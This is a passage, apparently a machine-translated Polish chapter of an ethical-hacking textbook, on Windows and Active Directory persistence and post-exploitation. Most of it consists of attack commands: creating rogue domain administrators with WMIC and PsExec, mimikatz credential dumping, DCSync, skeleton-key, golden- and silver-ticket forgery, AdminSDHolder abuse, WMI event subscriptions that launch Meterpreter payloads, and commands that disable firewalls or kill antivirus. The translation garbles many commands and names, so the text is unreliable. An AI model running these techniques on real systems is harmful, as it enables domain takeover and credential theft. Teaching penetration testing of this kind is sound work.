Atakujący tworzą trwałość, wykonując złośliwy kod na urządzeniu docelowym, nakłaniając ofiarę do uzyskania dostępu do pliku załadowanego złośliwym oprogramowaniem lub pobrania złośliwego programu. Uporczywość umożliwia atakującym ciągłe infekowanie różnych komponentów systemu i pozostawanie niewykrytym wobec wszelkich rozwiązań obronnych. Po pomyślnym ustanowieniu trwałości tworzony jest kanał backdoora dla atakujących, za pośrednictwem którego mogą oni wykonywać złośliwe działania, gdy złośliwe oprogramowanie replikuje się, nawet jeśli docelowy system uruchomi się ponownie. W tej sekcji opisano różne techniki stosowane przez osoby atakujące w celu utrzymania trwałości w docelowym systemie lub sieci.

Utrzymywanie trwałości poprzez nadużywanie wykonywania autostartu rozruchu lub logowania

Atakujący wykorzystują programy autostartu do uruchamiania systemu lub logowania do zwiększania uprawnień i przeprowadzania uporczywych ataków poprzez zastosowanie niestandardowych ustawień konfiguracyjnych na zaatakowanej maszynie. Ta technika umożliwia atakującym automatyczne uruchamianie programu podczas uruchamiania systemu lub logowania. W rezultacie osoby atakujące mogą uzyskać podwyższone uprawnienia lub zachować trwałość zaatakowanego systemu. Systemy operacyjne zawierają kilka mechanizmów, które automatycznie uruchamiają programy znajdujące się w określonych katalogach podczas logowania do konta lub uruchamiania systemu. Programy te mogą również odnosić się do repozytoriów przechowujących informacje dotyczące konfiguracji, takich jak rejestry systemu Windows.

Poniżej podano dwie metody nadużywania wykonywania autostartu rozruchu lub logowania.

Wykonywanie autostartu logowania: klucze uruchamiania rejestru

Atakujący mogą przeprowadzać ataki uporczywe lub eskalację uprawnień, jeśli zidentyfikują usługę ze wszystkimi niezbędnymi uprawnieniami, która jest powiązana z kluczem rejestru. Kiedy jakikolwiek autoryzowany użytkownik próbuje się zalogować, łącze usługi powiązane z rejestrem jest uruchamiane automatycznie.

Wyliczanie uprawnień przypisania za pomocą WinPEAS

Atakujący mogą użyć skryptu WinPEAS do wyszukiwania możliwych ścieżek, które można wykorzystać do eskalacji uprawnień w systemie Windows. Mogą znaleźć uprawnienia, wykonując następujące polecenie:

informacje o cichej aplikacji winPEASx64.exe

Powyższe polecenie umożliwia atakującym wyliczenie wszystkich uprawnień, które są przeznaczone dla prawidłowego użytkownika w odniesieniu do określonej usługi.

o Wykonywanie autostartu logowania: Folder startowy

Atakujący mogą również umieszczać złośliwe aplikacje w folderze startowym, które uruchamiają się automatycznie, gdy użytkownik próbuje zalogować się na swoje konto. Atakujący dokonują eskalacji uprawnień, manipulując lokalizacjami folderów startowych.

o Nadużywanie folderu startowego przy użyciu icacls

Błędnie skonfigurowane lokalizacje w folderze startowym mogą zostać wykorzystane przez osobę atakującą do wstrzyknięcia złośliwych ładunków, takich jak trojany zdalnego dostępu (RAT), w celu utrzymania trwałości. Następujące polecenie służy do wyliczania uprawnień:

icacls "C:\ProgramData\Microsoft\Windows\StartMenu\Programs\Startup"

o Używanie programu accesschk.exe do identyfikowania uprawnień

Atakujący używają również accesschk.exe, który jest częścią narzędzia Sysinternals do sprawdzania uprawnień.


/accepteula

„C:\ProgramData\Microsoft\Windows\Start Menu\Programy\Autostart”

Accesschk.exe

Dominacja domeny różnymi ścieżkami

Dominacja domeny to proces przejmowania kontroli nad krytycznymi zasobami, takimi jak kontrolery domeny (DC) w systemie docelowym i uzyskiwania dostępu do innych zasobów sieciowych. Atakujący wykorzystują różne ścieżki, takie jak zdalne wykonanie kodu, ataki z kluczem szkieletowym i ataki złotego biletu na system docelowy, aby utrzymać dominację domeny. Spośród wszystkich tych ścieżek proces zdalnego wykonania kodu jest najbardziej podatną na ataki ścieżką, którą może zbadać atakujący, który uzyskał już jakąś formę dostępu do systemu ofiary. Atakujący często koncentrują się na uzyskaniu pełnego dostępu do kont administratorów domeny w celu przeprowadzenia ataków na sieć docelową. Następnie osoby atakujące mogą wykonywać kieszonkowe dane, złośliwe oprogramowanie wstrzykiwane, ataki typu „odmowa usługi” itp. Ponadto osoby atakujące próbują również utrzymać dominację, aby utrzymać trwałość w czasie na DC. Jak pokazano na diagramie, osoba atakująca próbuje przejąć krytyczne zasoby docelowej organizacji, takie jak kontroler domeny, za pośrednictwem uprawnionego użytkownika.



Atakujący wykorzystują techniki socjotechniczne do przeprowadzania ataków polegających na dominacji domeny za pośrednictwem użytkownika wewnętrznego. Po udanej próbie atakujący może zebrać krytyczne dane od docelowego użytkownika, takie jak klucze publiczne i uprawnienia dostępu uprzywilejowanego.

Poniżej wymieniono różne techniki stosowane przez osoby atakujące w celu utrzymania dominacji w domenie:

*Zdalne wykonanie kodu

*Nadużywanie interfejsu API ochrony danych (DPAPI)

* Złośliwa replikacja

* Atak kluczem szkieletu

*Atak złotego biletu

*Atak srebrnego biletu

Zdalne wykonanie kodu

Atakujący próbują wykonać złośliwy kod na docelowym kontrolerze domeny (DC) za pośrednictwem interfejsu wiersza polecenia, aby przeprowadzić atak polegający na dominacji domeny. Korzystając z tej techniki, osoby atakujące utrzymują wytrwałość w wykonywaniu złośliwych działań w czasie bez wykrycia. Atakujący wykonują poniższe czynności, aby przeprowadzić atak polegający na dominacji domeny poprzez zdalne wykonanie kodu.

* Utwórz fikcyjny proces i użytkownika na docelowym kontrolerze domeny za pomocą usługi WMI:

wmic /node: <DomaincontrollerName> wywołanie procesu utwórz „użytkownika sieci / dodaj PiratedProcess DUAAY01”

W tym przypadku PiratedProcess i DUAAYOI to identyfikator użytkownika i hasło zasadzonego fałszywego procesu na kontrolerze domeny użytkownika docelowego.

* Po utworzeniu użytkownika dodaj go do grupy „Administratorzy”.

PsExec.exe \\< DomaincontrollerName> -acoepteula net localgroup „Administratorzy” PiratedProcess /add

* Przejdź do przystawki Użytkownicy i komputery usługi Active Directory (ADUC) i zidentyfikuj użytkownika utworzonego za pomocą powyższego polecenia.

* Otwórz okno właściwości w systemie i przejdź do zakładki „Członek”, aby zweryfikować członkostwo.

Po pomyślnym dodaniu nowego użytkownika do grupy „Administratorzy” osoba atakująca używa tych poświadczeń do utrzymywania trwałości na docelowym kontrolerze domeny.

Nadużywanie interfejsu API ochrony danych (DPAPI)

DPAPI to ujednolicona lokalizacja w środowiskach Windows, w której przechowywane są wszystkie pliki zabezpieczone kryptograficznie, hasła przeglądarek i inne krytyczne dane. Kontrolery domeny systemu Windows (DC) zawierają klucz główny do odszyfrowywania plików chronionych przez DPAPI. Atakujący często próbują uzyskać ten klucz główny z DC przy użyciu dowolnej z poniższych metod.

* Uruchom następującą komendę mimikatz, aby odzyskać klucz główny, używając hasła skompromitowanego użytkownika:

dpapi: klucz główny

/w:"C:\Users\spotless.OFFENSE\AppData\Roaming\Microsoft\Protect\

S-l-5-21-2552734371-813931464-1050690807-1106\3e90dd9e-f901-4Oalb691-

84d7f647b8fe" /sid:S-l-5-21-2552734371-813931464-1050690807-

1106 /hasło:******** /chronione

* Uruchom następujące polecenie, aby pobrać wszystkie lokalne klucze główne ze złamanymi danymi administratora:

sekurlsa::dpapi

* Uruchom następujące polecenie, aby pobrać wszystkie zapasowe klucze główne:

lsadump::backupkeys /system:dcOl.offense.local /export

Sprawdź krzyżowo, czy zabezpieczone klucze główne są uzyskiwane, przeglądając lokalizację główną zawierającą plik mimikatz.exe i sprawdź formaty plików, takie jak .der, .key, pvk. i .pfx. Uzyskując klucz główny, osoba atakująca może otworzyć dowolny plik zaszyfrowany za pomocą DPAPI z dowolnego urządzenia powiązanego z siecią i zachować trwałość.

Złośliwa replikacja

Złośliwa replikacja umożliwia atakującym utworzenie dokładnej kopii danych użytkownika przy użyciu referencji administratora. Ta technika umożliwia atakującym złamanie innych danych uwierzytelniających i uzyskanie dostępu do kont ze zdalnej lokalizacji. Atakujący wykonują wszystkie kroki ataku DCSync, aby zreplikować poufne konta, takie jak „krbtgt”, które służą jako klucz główny do podpisywania biletów Kerberos. Atakujący próbują złośliwie replikować za pomocą następującego polecenia:

Komenda Invoke-Mimikatz

/user:<krbtgt>\<Any Domain User>"! IIlsadump::dcsync /domain:<Target Domain>

Powyższe polecenie generuje skróty NTML danego użytkownika domeny.

Atak Szkieletowego Klucza

Klucz szkieletowy to rodzaj złośliwego oprogramowania, którego atakujący używają do wstrzykiwania fałszywych danych uwierzytelniających do kontrolerów domeny (DC) w celu utworzenia hasła backdoora. Jest to wirus rezydujący w pamięci, który umożliwia atakującemu uzyskanie hasła głównego w celu potwierdzenia, że jest uprawnionym użytkownikiem w domenie. Ten atak wymaga uprawnień administratora domeny i dostępu do kontrolera domeny. Atak ten jest trudny do odróżnienia od innych standardowych metod uwierzytelniania użytkownika, co utrudnia jego wykrycie.

Działanie ataku szkieletowego klucza

Ten atak jest prosty i wymaga jedynie wykonania misc::skeleton na każdym kontrolerze domeny za pomocą następującego polecenia:

Invoke-Mimikatz –Command ? iiprivilege::debug" "misc::skeletonii <target domain controller name>

Po wykonaniu powyższego polecenia osoba atakująca może udawać dowolnego użytkownika z domyślnymi poświadczeniami mimikatz. Atakujący wykonują również ataki z kluczem szkieletowym, instalując łatki w usłudze Local Security Authority Server Service (LSASS). Atakujący wykorzystują swój dostęp do domeny i instalują złośliwe oprogramowanie na kontrolerach domeny. Złośliwe oprogramowanie automatycznie aktualizuje LSASS, co generuje nowy klucz szkieletowy lub hasło główne który działa dla wszystkich użytkowników. Błąd pokazany na powyższym zrzucie ekranu jest wyświetlany, jeśli LSASS został już załatany za pomocą kluczy szkieletowych. Atakujący mogą

alternatywnie wykorzystać narzędzie Empire, które zawiera moduł automatyzujący proces, uruchamiając mimikatz całkowicie w pamięci i unikając upuszczenia pliku binarnego na DC.

powershell/persistence/misc/skeleton_key

W tym przypadku uruchomienie polecenia wykonania uruchamia atak na klucz szkieletowy.

Atak Złotego Biletu

Atak złotego biletu to technika post-eksploatacyjna stosowana przez atakujących w celu uzyskania pełnej kontroli nad całym AD. Atakujący wykonują ten atak, wykorzystując protokół uwierzytelniania Kerberos, za pomocą którego fałszują bilety przyznające bilet (TGT), przejmując konto Key Distribution Service (KRBTGT) w celu uzyskania dostępu do różnych zasobów. Atak ten pozwala atakującym zachować uporczywość i uzyskać więcej informacji w ramach AD, podszywając się pod uprzywilejowanych użytkowników.

Działanie ataku Golden Ticket

Atakujący początkowo narażają ważne konto użytkownika za pomocą wiadomości e-mail typu phishing lub wykorzystując luki w zabezpieczeniach lub błędne konfiguracje zabezpieczeń. Kroki związane z atakiem złotego biletu są następujące.

1. Osoby atakujące uzyskują informacje o domenie, takie jak nazwa domeny i identyfikator zabezpieczeń domeny (SID), za pomocą polecenia whoami.

2. Następnie osoby atakujące podnoszą swoje uprawnienia do konta użytkownika na poziomie administratora domeny, aby ukraść skrót NTLM KRBTGT. Atakujący używają mimikatz do przeprowadzenia ataku pass-the-hash lub ataku DCSync w celu kradzieży skrótu hasła KRBTGT, wykonując następujące polecenie:

lsadump::dcsync /domain:domain name /user:krbtgt

3. Po uzyskaniu skrótów haseł osoby atakujące uruchamiają następujące polecenie mimikatz w celu uzyskania złotego biletu, podszywając się pod użytkownika z uprawnieniami administratora. Umożliwia atakującym dostęp do dowolnego zasobu, grupy lub domeny w środowisku.

kerberos::golden /domain:domain name /sid:SID /rc4:KRBTGT hash value /idrvalue /user:username

Wreszcie atakujący utrzymują trwałość, ustawiając ważność biletu.

Uwaga: ostatni krok można również wykonać za pomocą skrótów NTLM uzyskanych z procesu złośliwej replikacji.

Atak srebrnego biletu

Atak srebrnego biletu to technika stosowana po wykorzystaniu przez osobę atakującą w celu kradzieży poświadczeń legalnych użytkowników i utworzenia fałszywego biletu usługi TGS (TGS) protokołu Kerberos. Atak ten umożliwia atakującemu uzyskanie uprawnień tylko do jednej usługi w aplikacji, w przeciwieństwie do ataku złotego biletu, w którym atakujący uzyskują uprawnienia w całym AD. Aby zainicjować atak srebrnego biletu, osoba atakująca musi mieć dostęp do poświadczeń zebranych z lokalnego konta usługi lub bazy danych SAM systemu. Następnie atakujący fałszuje lub tworzy srebrny bilet bez żadnego pośrednika, takiego jak kontroler domeny (DC), co ułatwia atakującemu wtargnięcie i stanie się niewykrywalnym dla rozwiązań monitorujących. Atakujący początkowo naraża system docelowy za pomocą technik, takich jak phishing i wykorzystanie luk w zabezpieczeniach. Po uzyskaniu

dostępu do systemu sieciowego osoba atakująca inicjuje atak srebrnego biletu, tworząc fałszywy srebrny bilet Kerberos, wykonując następujące czynności:

* Atakujący uzyskuje informacje o domenie, takie jak nazwa domeny i identyfikator bezpieczeństwa domeny (SID), używając polecenia whoami.

* Atakujący uzyskuje inne szczegóły dotyczące usługi lub typu usługi, na którą chce zaatakować.

* Atakujący wdraża narzędzia do łamania haseł, takie jak mimikatz, w zaatakowanym systemie w celu wyodrębnienia lokalnego skrótu hasła NTLM usługi Kerberos.

* Atakujący inicjuje ataki offline na hasła, takie jak Kerberoasting, aby uzyskać nieprzetworzone lub jawne hasło do usługi.

*Atakujący tworzy sfałszowany lub fałszywy bilet Kerberos TGS za pomocą narzędzia mimikatz w celu nawiązania połączenia z usługą docelową.

* Atakujący wykorzystuje zarówno sfałszowane dane TGS, jak i dane haszujące, aby uwierzytelnić lokalną usługę jako uprawnionego użytkownika.

Uwaga: Żądanie weryfikacji certyfikatu atrybutu uprawnień (PAC) i odpowiedź weryfikacyjna PAC są opcjonalne w przypadku ataku srebrnego biletu.

Jeśli atakującemu uda się podnieść uprawnienia i uzyskać uprawnienia administratora do wykonywania kodu na komputerze lokalnym, może uruchomić następujące polecenie w celu pobrania skrótów NTLM hasła systemu AD:

mimikatz "privilege::debug" "sekurlsa::logonpasswords"

Zachowaj trwałość domeny za pomocą AdminSDHolder

AdminSDHolder to obiekt AD, który chroni konta użytkowników i grupy posiadające wysokie uprawnienia przed przypadkowymi modyfikacjami uprawnień bezpieczeństwa. Często proces propagatora deskryptorów zabezpieczeń (SDProp) pobiera listę kontroli dostępu (ACL) AdminSDHolder, która zawiera domyślne uprawnienia dla kont i grup. Te domyślne uprawnienia są porównywane z uprawnieniami kont o wysokim stopniu uprzywilejowania w celu zidentyfikowania modyfikacji, a następnie zastępowane uprawnieniami zdefiniowanymi na liście ACL. Atakujący mający uprawnienia administratora w zaatakowanej domenie mogą nadużywać procesu SDProp w celu ustanowienia trwałości. Atakujący mogą dodać konto użytkownika do listy ACL, aby uzyskać uprawnieni „GenericAll" a równoważne administratorowi domeny. W rezultacie, dzięki zmianom replikowanym co godzinę przez SDProp, osoby atakujące mogą zachować trwałość.

Ustanawianie trwałości domeny przez nadużywanie AdminSDHolder

Użyj następującego polecenia, aby dodać konto użytkownika Martin do listy ACL:

Add-ObjectAcl PrincipalSamAccountName Martin -Verbose -Rights All -TargetADSprefix 'CN=AdminSDHolder,CN=System'


Proces SDProp pobiera listę ACL, aby sprawdzić, czy konto Martin ma uprawnienia „GenericAN":

Dodatkowo można użyć następującego polecenia, aby zmienić domyślny czas SDProp na 3 min modyfikując rejestr:

REG DODAJ HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V

AdminSDProtectFrequency /T REG_DWORD /F /D 300

Zrzut ekranu pokazuje, że konto Martin zostało dodane do AdminSDHolder ze wszystkimi ustawione uprawnienia.



Dodaj konto Martin do grupy Administratorzy domeny za pomocą następującego polecenia:

net group "Domain Admins" Martin /add /domain

Uruchom następujące polecenie, aby sprawdzić dostępność kontrolera domeny (DC):

dir \\10.10.1.22\c$

Utrzymywanie trwałości dzięki subskrypcji zdarzeń usługi WMI

Atakujący wykorzystują subskrypcję zdarzeń Instrumentacji zarządzania Windows (WMI) do wykonywania złośliwej zawartości i utrzymywania trwałości w systemie docelowym. Używają różnych skryptów i technik w celu wykorzystania funkcji WMI i przeprowadzania subskrypcji zdarzeń dla złośliwych zdarzeń, które po uruchomieniu inicjują wykonanie dowolnego kodu, umożliwiając atakującym zachowanie trwałości. Skrypty te automatyzują proces, ukrywając złośliwe ładunki i utrzymując stabilność nawet po ponownym uruchomieniu/ponownym uruchomieniu systemu.

Techniki utrzymywania trwałości przy użyciu subskrypcji zdarzeń WMI

Korzystanie z wiersza polecenia

Następujące polecenia wmic tworzą złośliwą przestrzeń nazw i subskrypcję dla wydarzenia:

o wmic /NAMESPACE:"\\root\subscription" PATH

CREATE Name="EthicalHacker",

EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT

* FROM

EventFilter

InstanceModificationEvent WITHIN 60 WHERE

TargetInstancs ISA 'Win32_PerfFormattedData_PerfOS_System'"

o wmic /NAMESPACE:"\\root\subscription" PATH

CommandLineEventConsumer CREATE Name="EthicalHacker",

ExecutablePath="C:\Windows\System32\ethicalhacker.exe",Command

LineTemplate="C:\Windows\System32\thicalhacker.exe"

o wmic /NAMESPACE:"\\root\subscription" PATH

FilterToConsumerBinding CREATE

Filter=" EventFilter.Name=\"EthicalHacker\"",

Consumer="CommandLineEventConsumer.Name=\"EthicalHacker\""

Złośliwy ładunek jest automatycznie wykonywany w ciągu 60 sekund po każdym ponownym uruchomieniu programu i tworzy sesję Meterpretera z atakującym.

Używanie Wmi-Persistence

Atakujący używają również Wmi-Persistence, skryptu PowerShell, do przeprowadzania subskrypcji zdarzeń WMI i uzyskiwania trwałości. Uruchamia różne akcje, takie jak uruchamianie, logowanie, interwał i czasowe, oraz umożliwia atakującym wykonywanie różnych funkcji, takich jak instalacja, przeglądanie i usuwanie zdarzeń usługi WMI. Wykonaj następujące polecenie, aby uruchomić złośliwy ładunek w zaatakowanym systemie w celu zachowania trwałości:

Install-Persistence -Trigger Startup -Payload

"c:\windows\system32\ethicalhacker.exe"

Powyższe polecenie obejmuje uruchomienie wyzwalacza, które wykonuje określony ładunek w ciągu 5 minut po ponownym uruchomieniu systemu i ustanawia secesję Meterpretera z atakującym.

Za pomocą PowerLurka

PowerLurk to zestaw narzędzi PowerShell do tworzenia złośliwych subskrypcji zdarzeń WMI. Celem PowerLurk jest ułatwienie wyzwalania zdarzeń WMI podczas testu penetracyjnego lub zaangażowania czerwonej drużyny. Atakujący wykorzystują PowerLurk do tworzenia złośliwych subskrypcji zdarzeń WMI i wykonywania dowolnych ładunków przy każdym logowaniu do systemu Windows. Ten skrypt może wyzwalać zdarzenia, takie jak InsertUSB, UserLogon, Timed, Interval i ProcessStart. Uruchom następujące polecenie, aby zaimportować skrypt PowerLurk do lokalnej instancji:

Moduł importu .\PowerLurk.psl

Uruchom następujące polecenie, aby zidentyfikować wszystkie aktywne obiekty zdarzeń usługi WMI:

Get-WmiEvent

Uruchom następujące polecenie, aby utworzyć subskrypcję złośliwego zdarzenia, która wykonuje szkodliwy ładunek i tworzy sesję Meterpretera:

Register-MaliciousWmiEvent -EventName Logonlog -PermanentCommand

„ethicalhacker.exe" — wyzwalanie logowania użytkownika — nazwa użytkownika dowolna

Atak Overpass-the-Hash

Atak overpass-the-hash (OPtH) jest rozszerzeniem ataków typu pass-the-ticket i pass-the-hash. Jest to rodzaj ataku polegającego na kradzieży i ponownym wykorzystaniu danych uwierzytelniających, za pomocą którego osoby atakujące wykonują złośliwe działania na zaatakowanych urządzeniach lub środowiskach. Głównym celem ataku OPtH jest uzyskanie biletów Kerberos przy użyciu skrótu NTLM różnych kont użytkowników. Atakujący początkowo wykorzystują ograniczenia bezpieczeństwa w protokole NTLM, aby uzyskać skróty haseł lub AES z pamięci LSASS na kontrolerze domeny (DC) lub zaatakowanym systemie. Skróty haseł są ponownie wykorzystywane przez atakujących (do czasu zmiany hasła przez użytkownika) w celu uzyskania dostępu do innych zasobów sieciowych. Ponieważ jest to proces poeksploatacyjny, osoby atakujące muszą już uzyskać prawidłowe skróty NTLM lub klucze AES docelowego użytkownika, aby zażądać TGT Kerberos dla tego konkretnego konta. Ostatecznie osoby atakujące uzyskują dostęp do różnych urządzeń lub usług, które są dozwolone za pośrednictwem konta i mogą odpowiednio nimi manipulować.

Atakujący używają narzędzi takich jak mimikatz do przeprowadzania ataków OPtH.

mimikatz

Narzędzie mimikatz umożliwia atakującym uzyskanie i przechowywanie różnych poświadczeń uwierzytelniających, takich jak bilety Kerberos. Pomaga atakującym w kradzieży poświadczeń i przeprowadzaniu eskalacji uprawnień. Atakujący używają również mimikatz do przeprowadzania ataków OPtH. Poniżej podano polecenia użyte do przeprowadzenia ataku i uzyskania kluczy AES128, NTLM (RC4) i AES256 dla biletu Kerberos, którego można dalej użyć w celu uzyskania dostępu do różnych autoryzowanych zasobów.

privilege::debug

sekurlsa::ekeys

Post-eksploatacja Linuksa

Po złamaniu i uzyskaniu dostępu do powłoki systemu docelowego osoby atakujące próbują przeprowadzić dalsze wykorzystanie, aby uzyskać pełny dostęp do innych zasobów i osiągnąć długoterminową trwałość. Poniżej wymieniono niektóre polecenia post-eksploatacyjne oparte na systemie Linux.

Polecenia systemu plików

Opis polecenia

find / -perm -3000 -Is 2> /dev/null : Wykrywa pliki wykonywalne SUID

find / -path /sys -prune -o -path

/proc -prune -o -type f -perm -o=w

Is 2> /dev/null : Odkrywa pliki, które można zapisywać na całym świecie

chmod o-w file : Wyłącza prawo do zapisu w pliku

find / -path /sys -prune -o -path

/proc -prune -o -type d -perm -o=w

Is 2> /dev/null : Odkrywa katalogi z możliwością zapisu na całym świecie

find / -name "*.txt" -Is 2> /dev/null : Wykrywa pliki .txt w systemie

sudo -1 : wyświetla listę dozwolonych i zabronionych komend

openssl s_client –connect <hostname>:<port> -showcerts: Wyświetla szczegóły wszystkich certyfikatów.

keytool -list -v –keystore

keystore.jks : Wyświetla zawartość plików magazynu kluczy i pseudonimy

Komendy zbierania informacji

Opis polecenia

ps -ef Wyświetla bieżący proces wraz z jego identyfikatorem procesu (PID)

mount Dołącza system plików do struktury drzewa katalogów

route -n Wyświetla nazwy hostów/sieci w postaci numerycznej

/sbin/ifconfig -a Wyświetla szczegóły konfiguracji sieci

cat /etc/crontab Wyświetla uruchomione zadania cron

Czy -la /etc/cron.d Wyświetla pakiet oprogramowania używany dla określonego zadania cron

cat /etc/exports Wyświetla katalogi, które można wyeksportować do klientów NFS

cat /etc/redhat*

/etc/debian*

/etc/*wydanie : Wyświetla szczegóły wersji systemu operacyjnego

Is /etc/rc* :Wyświetla listę usług rozruchowych

egrep -e

'/bin/(ba)?sh

/etc/passwd :Wyświetla wszystkich użytkowników, którzy mają dostęp do powłoki

cat ~/.ssh/ Wyświetla relacje SSH i dane logowania

Post-eksploatacja systemu Windows

Gdy osoby atakujące złamią system i uzyskają do niego dostęp, mogą wykonywać różne niepożądane działania bez wiedzy użytkownika. Głównym celem przeprowadzania post-eksploatacji jest uzyskanie

kontroli nad każdą częścią systemu i utrzymanie trwałości w czasie. Poniżej wymieniono niektóre polecenia post-eksploatacyjne oparte na systemie Windows.

Polecenia systemu plików

Polecenie : Opis

dir /a:h Pobiera nazwy katalogów z ukrytymi atrybutami

findstr /E n.txt" > txt.txt Pobiera wszystkie pliki tekstowe

findstr /E ".log" > log.txt Pobiera wszystkie pliki dziennika

findstr /E ".doc" > doc.txt Pobiera wszystkie pliki dokumentów

Polecenia obliczania skrótu

Polecenie : Opis

Get-FileHash <nazwa-pliku> -a md5 Generuje skróty MD5

Get-FileHash <nazwa-pliku> -a shal Generuje skróty SHA-1

Get-FileHash <nazwa-pliku> Domyślnie pobiera skróty SHA-256

Polecenia rejestru

Polecenie : Opis

reg query HKLM /f credential /t REG_SZ /s > hklm_password.txt : Wykrywa gałęzie rejestru dla zapytania rejestru o wartość „credential”.

reg query

HKLM\SOFTWARE\Policies\Micr

osoft\Windows\Installer /v

AlwaysInstallElevated >

reg_always.txt : Zawsze instaluj z podwyższonym poziomem

reg query

HKEY_LOCAL_MACHINE\Software

\Microsoft\Windows\CurrentV

ersion\Uninstall »

ListofInstalledPrograms.txt : Zawiera listę wszystkich programów wysyłających zapytania do rejestru

Polecenia harmonogramu

Polecenie : Opis

schtasks /query /fo LISTA /v

> schtasks.txt : Pobiera listę zaplanowanych zadań

tasklist/SVC >

tasklist.txt : Pobiera wszystkie aktualnie aktywne procesy

Polecenia WMIC

Polecenie : Opis

wmic os where

Primary='TRUE' reboo : Ponowne uruchomienie Windows

wmic service get

name,displayname,pathname,s

tartmode > wmic service.txt : Pobiera nazwę usługi, ścieżkę pliku wykonywalnego, itp.

wmic /node:'1" product get

name,version,vendor : Wyświetla szczegóły zainstalowanego oprogramowania

wmic cpu get : Pobiera szczegóły procesora

wmic useraccount get

name,sid : Pobiera nazwy logowania i ich identyfikatory SID

Polecenia sieciowe

Polecenie : Opis

net config rdr : Pokazuje szczegóły połączenia z domeną

net computer Wcomputername

/add : Dodaje komputer do domeny

net view : Wyświetla listę komputerów i urządzeń sieciowych w domenie

net view \\host : Wyświetla nazwę komputera hosta

net share : Pomaga zarządzać współdzielonymi zasobami z odpowiednimi parametrami

Polecenia sieciowe

Polecenie : Opis

route print or netstat –r command : Wyświetla tablice routingu dla miejsca docelowego

arp -a : Pokazuje tablicę ARP dla określonego adresu IP

ipconfig /all : Wyświetla szczegóły konfiguracji IP

getmac : Pobiera adres fizyczny

Polecenia serwisowe

Polecenie : Opis

sc queryex type=service

state=all : Wyświetla listę wszystkich dostępnych usług

sc queryex type=service

state=all | find /i "Name of

the service: myService" : Wyświetla szczegółowe informacje o określonej usłudze

net start lub stop : Uruchamia/zatrzymuje usługę sieciową

netsh firewall show state : Wyświetla bieżący stan zapory

netsh firewall show config : Wyświetla ustawienia zapory

netsh advfirewall set

currentprofile state off : Wyłącza usługę zapory dla bieżącego profilu

netsh advfirewall set

allprofiles state off : Wyłącza usługę zapory dla wszystkich profili

Polecenia zdalnego wykonywania

Polecenie : Opis

wmic /node:CEP address>

/user:administrator

/password:$PASSWORD bios get

serialnumber : Pobiera numer seryjny komputera

taskkill.exe /S <IP address> /U

domain\username /F /FI "eset" : Kończy usługi powiązane z eset

tasklist.exe /S <IP address> /U

domain\username : Definiuje kontekst użytkownika do wykonywania poleceń

tasklist.exe /S <IP address> /U

domain\username /FI "USERNAME eq

NT AUTHORITY\SYSTEM" /FI "STATUS

eq running" : Pobiera wszystkie procesy uruchomione w systemie które w rzeczywistości nie są „SYSTEMEM”

Polecenia Sysinternals

Polecenie : Opis

psexec -i \\<RemoteSystem>

cmd : Ustanawia interaktywną CMD ze zdalnym systemem

psexec -i \\<RemoteSystem> -c

file.exe : Kopiuje plik.txt z komputera lokalnego na zdalny komputer

psexec -i -d -s

c:\windows\regedit.exe : Pobiera zawartość kluczy bezpieczeństwa i SAM

psexec -i \\<Remote System>

ipconfig /all : Wyświetla informacje sieciowe systemu zdalnego

Uwierzytelniony WMI Exec przez PowerShell

Polecenie : Opis

msf > use exploit/windows/local/ps wmi exec : Uruchamia odpowiedniego lokalnego exploita

msf exploit(windows/local/ps_wmi_exec) >

show targets : Pokazuje listę celów

msf exploit(windows/local/ps_wmi_exec) >

show options : Wyświetla wszystkie dostępne opcje

msf exploit(windows/local/ps_wmi_exec) >

show payloads : Wyświetla możliwe ładunki

msf exploit(windows/local/ps_wmi_exec) >

show evasion : Wyświetla odpowiednie opcje uchylania się

Jak bronić się przed atakami persystencji

Poniżej omówiono niektóre środki zaradcze w celu obrony przed atakami polegającymi na dominacji domeny:

*Często zmieniaj hasło KRBTGT.

